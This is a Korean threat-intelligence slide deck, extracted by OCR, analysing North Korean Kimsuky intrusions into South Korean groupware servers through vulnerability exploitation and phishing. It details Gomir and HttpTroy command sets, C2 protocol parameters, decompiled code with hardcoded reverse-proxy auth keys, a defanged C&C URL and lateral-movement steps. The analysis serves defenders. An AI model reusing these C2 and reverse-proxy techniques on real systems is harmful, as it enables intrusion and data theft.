
# 국내 그룹웨어 대상
# 북한 APT 공격 분석

엔키화이트햇 R&D센터 위협연구팀 김영운


ENKI
엔 키 화 이 트 햇

# 목차

# Kimsuky...









- Lazarus, APT37 등과 함께 대표적인 북한 배후 APT 그룹
- 2014년 처음으로 명명되었으며, 현재까지도 꾸준히 공격 식별
- 주로 대한민국 군/정부/공공/기관 대상 공격 및 내부 정보 유출

# Overview





* 모든 내용은 NCSC 합동분석협의체를 통해 상호 정보 공유 및 조치가 이뤄짐*

# 1. 국내 그룹웨어 공격 사례
# - 취약점 악용

# 01 국내 그룹웨어 서버 공격 사례 – 취약점 악용

## 취약점 악용 공격




# 01 국내 그룹웨어 서버 공격 사례 – 취약점 악용

## 악성코드 설치 및 내부 이동

- Gomir 악성코드 설치 – C&C 서버 통신

**Download**

a{rand9} = "2"
b{rand9} = "XX-[UID]" + "1"
c{rand9} = (empty)




**Upload**

a{rand9} = " 1 "
b{rand9} = "XX-[UID]" + "2"
c{rand9} = data

첫 4바이트를 키로 Mod 255 덧셈 암호 사용

| 명령어 | 핸들러 | 기능 |
|---|---|---|
| 01 | Process_Sleep | 지정 시간 동안 대기 |
| 02 | Process_Cmd | 쉘 명령 실행 |
| 03 | Process_Pwd | 현재 디렉토리 조회 |
| 04 | Process_Cd | 디렉토리 변경 |
| 05 | Process_Conn | TCP 연결 테스트 |
| 06 | Process_Exit | 종료 |
| 07 | Process_Where | 실행 경로 조회 |
| 08 | Process_Dirsize | 디렉토리 크기 조회 |
| 09 | Process_GetInfo | 시스템 정보 조회 |
| 10 | - | 쉘 경로 변경 |
| 11 | - | 코드 페이지 설정 |
| 12 | Process_Hibernate | 특정 날짜/시간까지 동면 (Asia/Seoul 시간대) |
| 13 | "Not implemented on Linux!" | 윈도우 악성코드 변종은 스크린샷 기능 |
| 14 | Process_PForward_Add | 리버스 포트포워딩 추가 |
| 15 | Process_PForward_List | 리버스 포트포워딩 목록 조회 |
| 30 | Process_Upload | 파일 업로드 |
| 31 | Process_Download | 파일 다운로드 |

# 01 국내 그룹웨어 서버 공격 사례 – 취약점 악용


## 악성코드 설치 및 내부 이동

- Gomir 악성코드 설치 – 리버스 프록시

| 명령어 | 핸들러 | 기능 |
|---|---|---|
| 14 | Process_PForward_Add | 리버스 포트포워딩 추가 |
| 15 | Process_PForward_List | 리버스 포트포워딩 목록 조회 |

```
v38 = 0;
v30 = local_github_com_Github_Lin_Main_Kernel__ptr_client_reconnect(a1, a4, a5);
v35 = v5;
v37[0] = local_github_com_Github_Lin_Main_Kernel__ptr_client_servePortOnce_deferwrap1;
v37[1] = v30;
v37[2] = v5;
*(_QWORD *)&v38 = v37;
v43 = runtime_concatbyte2("bf215181b5140522137b3d4f6b73544a", 32, a2, a3);
v44 = ((retval_66DA89 (__golang *)(__int64, _QWORD, _QWORD, _QWORD))*(_QWORD *)(v30 + 80))(
        v35,
```


리버스 커넥션 시 인증 키


피해자 서버
C&C 서버
공격자
Gomir
(yamux SERVER)
① TCP 역접속 & 인증
(outbound)
:XXXX 리스닝
(yamux CLIENT)
② yamux 세션 수립
피해자=yamux SERVER
C&C=yamux CLIENT
mysql -h localhost
(MySQL 클라이언트)
③ 공격자 접속
④ yamux 스트림 open
⑤ net.Dial
("tcp","127.0.0.1:3306")
⑥ io.Copy 양방향 프록시
stream ⟷ localConn
MySQL
127.0.0.1:3306
:3306 리스닝
(로컬 프록시 포트)

# 01 국내 그룹웨어 서버 공격 사례 – 취약점 악용

## 악성코드 설치 및 내부 이동

1. 침해된 서버와 리버스 프록시 연결
2. 접근 가능 DB에서 추가 크리덴셜 탈취
3. 유출된 크리덴셜로 배포 서버 접근
4. 내부 개발 서버 접근



# 01 국내 그룹웨어 서버 공격 사례 – 취약점 악용

## 고객사 그룹웨어 서버 침해

**25.12.05**

그룹웨어 공급업체 A 침해

**25.12.09**

고객사 X 그룹웨어 서버 침해

**25.12.08**

측면 이동 & dev 서버 침투


# 2. 국내 그룹웨어 공격 사례
# - 임직원 대상 피싱

# 02 국내 그룹웨어 서버 공격 사례 – 임직원 대상 피싱

## HttpTroy 유포

- 과거 사례 – 피싱 메일 전송

### 개인 관련 문서




### 기업 관련 문서

# 02 국내 그룹웨어 서버 공격 사례 – 임직원 대상 피싱

## HttpTroy 유포

- 임직원 PC 감염


- C&C 서버: hxxps://auth.samecloud[.]o-r[.]kr/index.php

| 명령어 | 기능 |
|---|---|
| up | 파일 업로드 |
| down | 파일 다운로드 |
| screen | 스크린샷 업로드 |
| srun | 특정 사용자 권한으로 명령 실행 |
| memload | 메모리 상에서 다운로드한 모듈 실행 |
| conn | 리버스 쉘 연결 |
| die | 프로세스 종료, 자가 삭제, 지속성 제거 |
| cd | 작업 디렉토리 변경 |
| 나머지 | 쉘 명령 실행 |

# 02 국내 그룹웨어 서버 공격 사례 – 임직원 대상 피싱

## 추가 악성코드 설치

- DWAgent (Windows 원격 접속 도구)



| 이름 | 수정한 날짜 | 유형 | 크기 |
|---|---|---|---|
| __pycache__ | 2025-11-26 오후 11:33 | 파일 폴더 | |
| images | 2025-11-26 오후 11:33 | 파일 폴더 | |
| LICENSES | 2025-11-26 오후 11:33 | 파일 폴더 | |
| native | 2025-11-26 오후 11:33 | 파일 폴더 | |
| runtime | | | |
| sharedm | | | |
| ui | | | |
| agent.py | | | |
| applicatic | | | |
| cacerts.p | | | |
| commun | | | |
| config.jsc | | | |
| configure | | | |
| daemon. | | | |
| daemon. | | | |
| detectinfo.py | 2025-11-26 오후 11:33 | Python 원본 파일 | 5KB |
| distr.json | 2025-11-26 오후 11:36 | JSON 원본 파일 | 28KB |
| dwagent.log | 2025-11-26 오후 11:36 | 텍스트 문서 | 2KB |
| dwagent.pid | 2025-11-26 오후 11:33 | PID 파일 | 1KB |
| installer.py | 2025-11-26 오후 11:33 | Python 원본 파일 | 1KB |
| ipc.py | 2025-11-26 오후 11:33 | Python 원본 파일 | 100KB |
| listener.py | 2025-11-26 오후 11:33 | Python 원본 파일 | 15KB |
| monitor.py | 2025-11-26 오후 11:33 | Python 원본 파일 | 1KB |
| native.py | 2025-11-26 오후 11:33 | Python 원본 파일 | 26KB |
| README | 2025-11-26 오후 11:32 | 파일 | 1KB |
| resources.py | 2025-11-26 오후 11:33 | Python 원본 파일 | 5KB |
| updater.py | 2025-11-26 오후 11:33 | Python 원본 파일 | 8KB |
| utils.py | 2025-11-26 오후 11:33 | Python 원본 파일 | 17KB |
| versions.json | 2025-11-26 오후 11:36 | JSON 원본 파일 | 2KB |

```
DISTRIBUTED LINK TRACKER BLOCK:
    Size: 96
    Length: 88
    Version: 0
    Machine identifier: desktop-u9ahag4
```

공격자 Machine ID : DESKTOP-U9AHAG4

# 02 국내 그룹웨어 서버 공격 사례 – 임직원 대상 피싱

## 추가 악성코드 설치

- 리버스 프록시 도구

```
log_Printf("connect %s for dest %s", 22, &v32, 2, 2);
v40 = runtime_concatstring2(v21, "dkanehahffk!!@321", 17, a2, a3);
v43 = runtime_stringtoslicebyte(0, v40._r0, v40._r1);
v44 = ((retval_4CFAA0 (__golang *)(__int64, _QWORD, _QWORD, _QWORD)
        v25
```

리버스 커넥션 시 인증 키


(아무도몰라!!@321 영타로)

Gomir의 리버스 프록시와 동일한 기능

# 02 국내 그룹웨어 서버 공격 사례 – 임직원 대상 피싱

## 악성코드 설치 및 내부 이동


1. 침해된 서버와 리버스 프록시 연결
2. 접근 가능한 서버 제어권 획득
3. C&C 서버에서 추가 악성코드 다운로드



